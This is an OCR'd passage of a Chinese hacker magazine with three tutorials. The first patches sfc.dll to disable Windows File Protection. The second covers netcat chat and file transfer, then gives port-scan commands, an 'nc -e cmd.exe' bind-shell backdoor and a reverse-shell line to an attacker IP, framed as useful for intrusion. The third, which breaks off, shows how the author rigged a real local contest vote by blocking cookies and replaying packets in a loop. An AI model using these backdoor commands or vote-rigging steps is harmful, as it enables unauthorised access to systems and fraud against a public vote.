Windows 2000 SP1 及以下版本不需要修改
Windows 2000 SP2 将 6211 处的 8BC6 改成 9090
Windows 2000 SP3 将 6211 处的 8BC6 改成 9090
Windows 2000 SP4 将 62DB 处的 8BC6 改成 9090

Windows XP     将 E2B8 处的 8BC6 改成 9090
Windows XP SP1  将 E3BB 处的 8BC6 改成 9090
Windows XP SP2  将 ECE9 处的 33C0 改成 EB01
```

图3　不同版本的系统中sfc.dll的修改方法

3. 用光盘或者软盘引导计算机进入dos模式；

4. 在dos模式中输入两条命令：

```
ren c:\winnt\system32\sfc.dll sfcbak.dll
copy d:\sfc.dll c:\winnt\system32\
```

5. 重新启动计算机。

此时当你进入操作系统后，你会发现文件保护功能已经关闭了。我们可以验证一下，我将c:\winnt\system32\cmd.exe改为了111cmd.exe，此时我再在运行中输入“cmd”的时候会出现如图4所示的界面。




图4　验证保护功能是否已经关闭

记得我以前将cmd.exe改名为111cmd.exe后，过几秒钟操作系统又会从c:\winnt\system32\dllcache里面复制一份cmd.exe到c:\winnt\system32\下，这样一来我们的修改就白费了。网上也有朋友说使用如下命令：**sfc /PURGECACHE** 可以达到关闭系统文件保护功能的目的，此方法的宗旨是清除c:\winnt\system32\dllcache下所有文件，这样一来如果你修改了c:\winnt\system32\下的文件，操作系统将不能从c:\winnt\winnt\system32\dll

cache 中复制一份到 c:\winnt\system32\ 下，虽说勉强达到目的，但这样一来操作系统会每隔一段时间跳出个文件保护恢复对话框，提示系统文件已经被修改，让你插入系统安装盘进行恢复，这样感觉很不爽。

实验二　使用工具关闭系统文件保护功能

上面的修改步骤是不是感觉很烦啊，又要修改注册表又要修改系统文件，对于一般的菜鸟朋友来说显然比较困难，所以在这里我推荐给菜鸟朋友们一个很不错的工具：XPlite。安装并注册后界面如图5所示。在图5中我们发现“windows files peotection”为“已开启”状态，如果我们要关闭文件保护功能只要点下“已关闭”然后按下“应用”即可。此时我们再将 c:\winnt\system32\cmd.exe 改为 111cmd.exe 看看，是不是已经成功修改了啊。




图5　XPlite 关闭系统文件保护功能

好了，系统文件保护功能已经成功关闭了，那么我们如何再重新打开呢？

对于实验一的恢复方法步骤如下：

1．HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WindowsNT\Current Version\Winlogon 下“SFCDisable” 的值从 FFFFFF9D 改为 0；

2．重新启动计算机并进入 dos 模式，输入如下命令：**copyc:\winnt\system32\sfcbak.dll sfc.dll**，即用以前备份的文件覆盖现在的文件；

对于实验二的恢复方法步骤如下：

1．打开 XPlite，选择“已开启”再点下“应用”；

2．重新启动计算机。

后记：系统文件保护功能是操作系统重要的功能，不到万不得已希望大家不要关闭，因为一旦关闭，病毒很容易感染系统文件。

【文中所涉及到的 Xplite，已经收录在光盘中。】

编辑点评 系统文件保护功能时刻保护着系统的安全，但其自身并不安全。作者只是通过应用的角度来介绍了如何关闭其保护功能，入侵者在攻击中会破坏该功能，如果用作者的方法也太过麻烦且效率不高，有编程能力的朋友可以参考黑客之门的相关技术，来绕过 Windows 的系统保护功能。

NC 也能充当 QQ

王艺翔

从本文你可以学到：

1、了解 NC 的基本参数

2、使用 NC 充当 QQ 进行文字聊天、传文件以及同多人聊天

一、前言

QQ 给我们的日常生活带来了方便，如果用一句话来形容 QQ，那就是“你可以爱它，也可以恨它，但你却离不开它”。但若是有一天 QQ 突然出问题了或者由于某些原因不能使用 QQ 了，那我们怎么办呢？不要着急，我们今天就用 NC 来充当一回 QQ。

二、实验环境

我在虚拟机上做实验，我本地的IP地址是169.254.124.239，虚拟机的 IP 地址是 169.254.252.231。在做实验之前，我在本地先PING一下169.254.252.231看是否通，一般情况下是通的，如果不通的话你要检查不通的原因，否则实验将无法进行。

三、实验

实验一　用 NC 进行文字聊天

瑞士军刀NC就是牛啊，参数也很多，我们在命令行下输入NC －h看看，如图1所示。

```
H:\>nc -h
[v1.10 NT]
connect to somewhere:   nc [-options] hostname port[s] [ports] ...
listen for inbound:     nc -l -p port [options] [hostname] [port]
options:
        -d              detach from console, stealth mode

        -e prog         inbound program to exec [dangerous!!]
        -g gateway      source-routing hop point[s], up to 8
        -G num          source-routing pointer: 4, 8, 12, ...
        -h              this cruft
        -i secs         delay interval for lines sent, ports scanned
        -l              listen mode, for inbound connects
        -L              listen harder, re-listen on socket close
        -n              numeric-only IP addresses, no DNS
        -o file         hex dump of traffic
        -p port         local port number
        -r              randomize local and remote ports
        -s addr         local source address
        -t              answer TELNET negotiation
        -u              UDP mode
        -v              verbose [use twice to be more verbose]
        -w secs         timeout for connects and final net reads
        -z              zero-I/O mode [used for scanning]
port numbers can be individual or ranges: m-n [inclusive]
```

图1　NC 的基本参数

实验一中只用到－l、－p、－v这三个参数。我们细想一下，要进行聊天是不是应该有聊天服务端和客户端啊？瑞士军刀NC既可以充当服务端也可以充当客户端。就先拿我本机做服务端吧，我们在命令行下输入：**nc －vv －l －p 555**，如图2所示。

```
H:\>nc -vv -l -p 555
listening on [any] 555 ...
```

图2　在本地监听 555 端口

此句的意思就是在本地打开端口 555 并监听入站端口为 555 的信息。在这里我想补充一下，有的菜鸟朋友老搞不懂究竟什么时候用到－l和－p这两个参数，什么时候又用不到，我想只要理解了肯定很好记的：一般－l 和－p 是连在一起用的，－p 后面一定跟的是本地端口，－l 和－p 连在一起用可以把它理解为做服务端。好！下面我们到虚拟机命令行下输入nc 169.254.124.239 555，如图3所示。

```
D:\>nc 169.254.124.239 555
```

图3　连接我本机的 555 端口

169.254.124.239 是我本机的 IP，此时我们再回到本机命令行看看，如图4所示。

```
H:\>nc -vv -l -p 555
listening on [any] 555 ...
169.254.252.231: inverse host lookup failed: h_errno 11004: NO_DATA
connect to [169.254.124.239] from (UNKNOWN) [169.254.252.231] 1097: NO_DATA
```

图4　显示连接成功

意思就是已经成功地与虚拟机连接上了。连接成功后光标会在下行不停地闪烁，我在虚拟机光标闪烁的地方输入汉字“新年好啊！！！”然后按下回车，如图5所示。

```
D:\>nc 169.254.124.239 555
新年好啊！！！
```

图5　发送聊天信息

此时我主机的命令行下也出现了“新年好啊！！！”的文字，如图6所示。

```
H:\>nc -vv -l -p 555
listening on [any] 555 ...
169.254.252.231: inverse host lookup failed: h_errno 11004: NO_DATA
connect to [169.254.124.239] from (UNKNOWN) [169.254.252.231] 1097: NO_DATA
新年好啊！！！
```

图6　接收聊天信息

同理，主机也可以进行相应的回复，在这里我就不过多演示了。

实验二　用 NC 传文件

用NC传文件想必大多数朋友都会了吧，我在此也演示一下。假设我本地H盘下有个1.txt需要传到虚拟机的c盘下，我在虚拟机命令行下输入：**nc －l －p 666 >c:\1.txt**，如图7所示。

```
D:\>nc -l -p 666 >c:\1.txt
```

图7　开始发送文件

```
H:\>nc 169.254.252.231 666 <1.txt
```

图8　开始接收文件

意思就是监听入站端口为666的信息，并将信息收集保存到c:\1.txt下。在我本地命令行下输入：**nc 169.254.252.231 666 <1.txt**，如图8所示。

意思就是将H盘下1.txt的内容定向输入到169.254.252.231 的666端口上，169.254.252.231是我虚拟机的IP地址，此时虚拟机会在666端口收集1.txt文件的内容，并存放到C盘下的1.txt里。

实验三 使用NC实验多人聊天

本来我的设想是这样的：我在本地主机命令行下输入：**nc –vv –l –p 555**，其他机器都可以在命令行下输入**nc 169.254.124.239 555**来同时和我聊天，达到一个聊天室的效果，可惜实验失败了，因为NC不支持对一个端口的多条连接。那这么说我们就没有其他办法了吗？非也！天无绝人之路。假设我是老总，现在我手下有3个人想同时和我聊天，怎么办？其实方法也很简单，我只要在本地同时打开3个CMD窗口，分别监听不同的端口即可，比如nc –vv –l –p 111为一号专线，nc –vv –l –p 222为二号专线，nc –vv –l –p 333为三号专线；三个手下分别为nc 169.254.124.239 111，nc 169.254.124.239 222，nc 169.254.124.239 333，如此一来就可以达到效果了。

四、总结

当然，NC的功能远不止这些，还有许多其他的强大功能，比如用NC扫描对方开的端口，用NC做成后门等。在这里为了方便大家记忆，我列举出来一些其他功能以供大家参考：

1、用NC扫描对方端口的命令是：nc –v 210.28.177.10 135；nc –v –z 210.28.177.10 135–140；nc –v –z –u 210.28.177.10 135–140。第一条命令的意思是扫描210.28.177.10的135端口，看其是否都开放；第二条命令的意思是扫描210.28.177.10的135–140端口，看有哪些开放；第三条命令的意思是扫描210.28.177.10的UDP135–140端口，看有哪些开放。

2、用NC做TELNET后门的命令是：本地机：nc 210.28.177.10 555；目标机：nc –e cmd.exe –l –p 555，其中210.28.177.10是目标机的IP地址。

3、用NC做反弹后门的命令是：本地机：nc –l –p 555；目标机：nc –e cmd.exe 210.28.177.1 555，其中210.28.177.1是本地IP。

编辑点评： 读者在进行尝试的时候请注意关闭掉自己的防火墙，或对防火墙中的相关规则进行设置，不然以上的操作就会被防火墙封杀。利用NC模拟QQ的功能毕竟太麻烦，不过在入侵的应用中还是十分重要的。

你想要多少票？——对投票系统的突破

elin

从本文你可以学到：
1.如何阻止cookie记录
2.抓包和发包的利用
3.循环批处理的写法
4.突破未知系统的一般思考方法

一、引子

最近我市教育局搞了个课堂教学实录大赛，由我市清新生活资讯网将课改教学比赛录像在网上连续滚动播放，组织社会各界和学生家长观看，然后由学生家长投票，根据得票多少排序，确定入围者。我应一哥们儿的邀请帮其投些票，投票开始当天我就去看了。

二、踩点

开始，点击投了一票，没问题，再点时出现“对不起，你已经投过票了，不能再投票了”这样一个对话框，如图1所示。




图1　再次投票的限制

（当然要限制了，不然……呵呵）思考一下，它是如何进行判断是否已经投过票了呢？我首先猜测是进行本地的cookie记录，在投票时先进行判断，若有记录则不能再投，若无则可以投并记录，因此只能投一票。

三、实战

于是，我想出一办法进行测试：先关闭浏览器，然后再打开，发现又能投票了，便再次投了一票。可是如果用这样的方法投上几百票（心不黑吧，呵呵！）不是要累死？

再次思考，能不能不记录或不能读取cookie呢？在IE的internet选项中终于找到了解决方法，在“隐私”选项卡里将移动滑块拉至顶端，即“阻止所有cookie”，应用，确定，如图2所示。




图2　在IE中阻止所有cookie

然后再来投票，发现完全没限制了，点几下就是几票，呵呵！接下来的任务就是重复地点击我手中的鼠标了（几十次，几百次，

几千次……怕不怕鼠标坏掉啊？）我这人能懒就懒，宁可多动脑也要少动手，从网上找了个“鼠标自动点击器”设置一下，开点，一会儿工夫就上百票了，呵呵。什么？你没找到？那我们再换种方法。投票不就是发送一次数据包吗，我们可以将这些数据包用WSockExpert抓下来，用nc提交来完成投票，为省力，我们还可以写一个使用了循环的bat批处理来完成重复投票。如图3、4、5、6、7所示。




图3　WSockExpert抓包

